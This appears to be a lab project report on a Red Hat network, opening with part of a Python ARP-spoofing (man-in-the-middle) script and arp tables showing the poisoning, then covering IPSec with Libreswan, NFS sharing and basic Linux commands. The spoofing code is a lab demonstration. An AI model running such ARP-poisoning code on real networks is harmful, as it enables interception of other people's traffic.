


```python
# Obtain MAC addresses
victim_mac = get_mac(victim_ip)
if victim_mac is None:
    print("Failed to get victim MAC. Exiting.")
    sys.exit(1)
else:
    print("Victim MAC: {}".format(victim_mac))

gateway_mac = get_mac(gateway_ip)
if gateway_mac is None:
    print("Failed to get gateway MAC. Exiting.")
    sys.exit(1)
else:
    print("Gateway MAC: {}".format(gateway_mac))

try:
    while True:
        trick(gateway_mac, victim_mac)
        time.sleep(1.5)  # Adjust timing as necessary for your network
except KeyboardInterrupt:
    rearp()
    sys.exit(1)
```

- While running this program, we go to those mentioned victim(client) and gateway(backup server) to see their arp tables. We see same MAC(pertaining to the Man In The Middle VM) appearing for two PCs.



```
[client@localhost ~]$ arp -a
? (192.168.1.40) at 00:0c:29:99:5c:07 [ether] on ens160
? (192.168.1.20) at 00:0c:29:68:4d:e0 [ether] on ens160
? (192.168.1.10) at 00:0c:29:a0:8c:5d [ether] on ens160
? (192.168.1.30) at 00:0c:29:2e:6e:cf [ether] on ens160
? (192.168.1.2) at 00:0c:29:02:00:7e [ether] on ens160
? (192.168.1.99) at 00:0c:29:01:dc:e1 [ether] on ens160
[client@localhost ~]$ arp -a
? (192.168.1.40) at 00:0c:29:01:dc:e1 [ether] on ens160
? (192.168.1.20) at 00:0c:29:68:4d:e0 [ether] on ens160
? (192.168.1.10) at 00:0c:29:a0:8c:5d [ether] on ens160
? (192.168.1.30) at 00:0c:29:2e:6e:cf [ether] on ens160
? (192.168.1.2) at 00:0c:29:02:00:7e [ether] on ens160
? (192.168.1.99) at 00:0c:29:01:dc:e1 [ether] on ens160
```



```
[root@localhost Desktop]# arp -a
? (192.168.1.99) at 00:0c:29:01:dc:e1 [ether] on ens160
? (192.168.1.10) at 00:0c:29:a0:8c:5d [ether] on ens160
? (192.168.1.20) at 00:0c:29:68:4d:e0 [ether] on ens160
? (192.168.1.30) at 00:0c:29:2e:6e:cf [ether] on ens160
? (192.168.1.2) at 00:0c:29:02:00:7e [ether] on ens160
? (192.168.1.122) at 00:0c:29:01:dc:e1 [ether] on ens160
```

IPSec VPN

We have enabled IPSec between Web Server and Backup Server. We are using Libreswan which is the latest version for Strongswan on red hat linux. IPSec is a suite of protocols designed to secure IP communications by authenticating and encrypting each IP packet in a data stream. The implementation involved setting up an IPSec VPN in transport mode between a Web Server and a Backup Server using Libreswan on Red Hat Linux systems.

Steps used to configure IPSec:


1. Install IPSec packages on both the machines
   `Sudo yum install libreswan –y`

2. Configure transport-mode file in both the machines.
   We configured the new file which has parameters configured such as the type of IPSec communication will be transport, Encryption used and key strength. We made sure that it is the same on both sides. We also mentioned the secrets file to access the secrets from.


3. Configure Pre-Shared key:
   We configured secrets in file at both end.

4. Reload the ipsec
   `sudo ipsec reload`

5. Check ipsec status
   `sudo ipsec status`



```
000 "transport-mode":   ESP algorithms: AES_CBC_256-HMAC_SHA1_96-MODP2048
000 "transport-mode":   ESP algorithm newest: AES_CBC_256-HMAC_SHA1_96; pfsgro
up=<Phase1>
000
000 Total IPsec connections: loaded 1, active 1
000
000 State Information: DDoS cookies not required, Accepting new IKE connection
s
000 IKE SAs: total(1), half-open(0), open(0), authenticated(1), anonymous(0)
000 IPsec SAs: total(1), authenticated(1), anonymous(0)
000
000 #15: "transport-mode":500 STATE_V2_ESTABLISHED_IKE_SA (established IKE SA)
; REKEY in 12504s; REPLACE in 12774s; newest; idle;
000 #20: "transport-mode":500 STATE_V2_ESTABLISHED_CHILD_SA (established Child
 SA); REKEY in 1493s; REPLACE in 1763s; newest; eroute owner; IKE SA #15; idle
;
000 #20: "transport-mode" esp.6d1a73e1@192.168.1.40 esp.99d7192a@192.168.1.20
Traffic: ESPin=148KB ESPout=159KB ESPmax=2^63B
000
000 Bare Shunt list:
000
[root@www ~]# 
```



```
000 "transport-mode":   liveness: passive; dpdaction:hold; dpddelay:0s; retransmit-timeout:60s
000 "transport-mode":   nat-traversal: encaps:auto; keepalive:20s
000 "transport-mode":   newest IKE SA: #13; newest IPsec SA: #18; conn serial: $1;
000 "transport-mode":   IKE algorithms: AES_CBC_256-HMAC_SHA1-MODP2048
000 "transport-mode":   IKEv2 algorithm newest: AES_CBC_256-HMAC_SHA1-MODP2048
000 "transport-mode":   ESP algorithms: AES_CBC_256-HMAC_SHA1_96-MODP2048
000 "transport-mode":   ESP algorithm newest: AES_CBC_256-HMAC_SHA1_96; pfsgroup=<Phase1>
000
000 Total IPsec connections: loaded 1, active 1
000
000 State Information: DDoS cookies not required, Accepting new IKE connections
000 IKE SAs: total(1), half-open(0), open(0), authenticated(1), anonymous(0)
000 IPsec SAs: total(1), authenticated(1), anonymous(0)
000
000 #13: "transport-mode":500 STATE_V2_ESTABLISHED_IKE_SA (established IKE SA); REKEY in 11891s; REPLACE in 12690s; newes
t; idle;
000 #18: "transport-mode":500 STATE_V2_ESTABLISHED_CHILD_SA (established Child SA); REKEY in 654s; REPLACE in 1680s; newe
st; eroute owner; IKE SA #13; idle;
000 #18: "transport-mode" esp.99d7192a@192.168.1.20 esp.6d1a73e1@192.168.1.40 Traffic: ESPin=164KB ESPout=153KB ESPmax=2^
63B
000
000 Bare Shunt list:
000
```

NFS Configuration

We are configuring NFS between backup and Web Server to facilitate efficient data sharing and management. NFS is a protocol that allows a user on a client computer to access files over a network as if they were on the user's own computer.


Server End:

1. Install NFS packages on both the end
   `sudo yum install nfs-utils -y`
2. Enable NFS Server on the Web Server
   `sudo systemctl enable nfs-server rpcbind`

   `sudo systemctl start nfs-server rpcbind`
3. Create the directory where the nfs file will be stored to share and assign permissions
   `sudo mkdir /var/nfs_share`

   `sudo chown nobody:nobody /var/nfs_share`

   `sudo chmod 755 /var/nfs_share`
4. Configure the client ip in /etc/exports file for it to have the access to nfs_share folder and permission to read and write the file
5. Since Web Server is isolated. We allowed the nfs in the firewall rule for it to accept traffic for nfs from client




```
[root@localhost Desktop]# cd /var/nfs_share/
[root@localhost nfs_share]# ls
testfile2.txt  testfile.txt _
```

Client End:

1. Install package for NFS
   `sudo yum install nfs-utils -y`
2. Mount directory for nfs share files
   `sudo mkdir /mnt/nfs_share`
3. Mount the shared dir
   `sudo mount -t nfs 192.168.1.20:/var/nfs_share /mnt/nfs_share`
4. To make mount permanent, we add it to /etc/fstab file
   `192.168.1.20:/var/nfs_share /mnt/nfs_share nfs defaults 0 0`
5. Save the file and test config

`sudo mount -a`

6. Verify if file is getting shared
   `df -h`



```
[client@localhost ~]$ df -h
Filesystem                    Size  Used Avail Use% Mounted on
devtmpfs                      4.0M     0  4.0M   0% /dev
tmpfs                         853M     0  853M   0% /dev/shm
tmpfs                         342M  9.6M  332M   3% /run
/dev/mapper/rhel-root          17G  4.4G   13G  27% /
/dev/nvme0n1p2               1014M  371M  644M  37% /boot
/dev/nvme0n1p1                599M  7.0M  592M   2% /boot/efi
tmpfs                         171M  104K  171M   1% /run/user/1000
192.168.1.40:/var/nfs_share    17G  5.1G   12G  31% /mnt/nfs_share
[client@localhost ~]$ cd /mnt/nfs_share/
[client@localhost nfs_share]$ ls
testfile2.txt  testfile.txt
```

Linux Topics

File System of Linux

The Linux file system is structured hierarchically, meaning it is organized in a tree-like structure starting from the root directory (denoted by a slash /) and branching out into various subdirectories. This hierarchical structure allows for efficient data management and access. Key directories include:

- **`/etc`:** Stores configuration files for the system.
- **`/var`:** Contains variable data like system logging files (e.g., /var/log) and, in the context of your project, web content (/var/www/html) and DNS configurations (/var/named).
- **`/home`:** Contains the personal directories for all users.

Each of these directories plays a critical role in network operations and service configurations.

Compressing

- tar: Stands for "tape archive," and is used to create archives from a number of files while preserving their file system information like user and group permissions, dates, and directory structures. **`tar`** can be used with various compression algorithms to reduce the size of the archive.
  - Command example: **`tar -czvf archive_name.tar.gz /path/to/directory`** (creates a compressed archive).
- gunzip: Is a compression utility used to decompress files compressed with the GNU **`gzip`** system, which is a standard compression tool on Linux used primarily for compressing a single file as opposed to multiple files.
  - Command example: **`gunzip file.gz`** (decompresses the file).

These tools are integral for managing backups, as they allow for the efficient packing and unpacking of data files.

Memory and Processes

- Memory Management:
  - **`free`:** Displays the total amount of free and used memory in the system, including swap memory. It helps in monitoring the availability of memory.
  - **`vmstat`:** Reports information about processes, memory, paging, block IO, traps, and CPU activity.
- Process Management:
  - **`ps`:** Provides information about the currently running processes.
  - **`top`:** Offers a dynamic real-time view of a running system. It can display system summary information and a list of tasks currently managed by the Linux kernel.

  - **`systemctl`:** Used to examine and control the systemd system and service manager, which is integral for starting, stopping, and managing services and processes.

Future Scope

- **Security Enhancements:** Implement more advanced security measures, such as SELinux policies, to protect against unauthorized access and vulnerabilities.
- **Automation and Configuration Management:** Utilize tools like Ansible or Puppet for automated deployments and management of services. This would streamline processes and reduce the potential for human error.
- **Integration of Monitoring Tools:** Incorporate comprehensive monitoring solutions like Nagios or Prometheus to provide real-time monitoring of network services and performance.

References

- Official RedHat documentation: https://developers.redhat.com/products/rhel/overview
- VMware documentation: https://docs.vmware.com/
- Bind9 documentation: https://bind9.readthedocs.io/en/latest/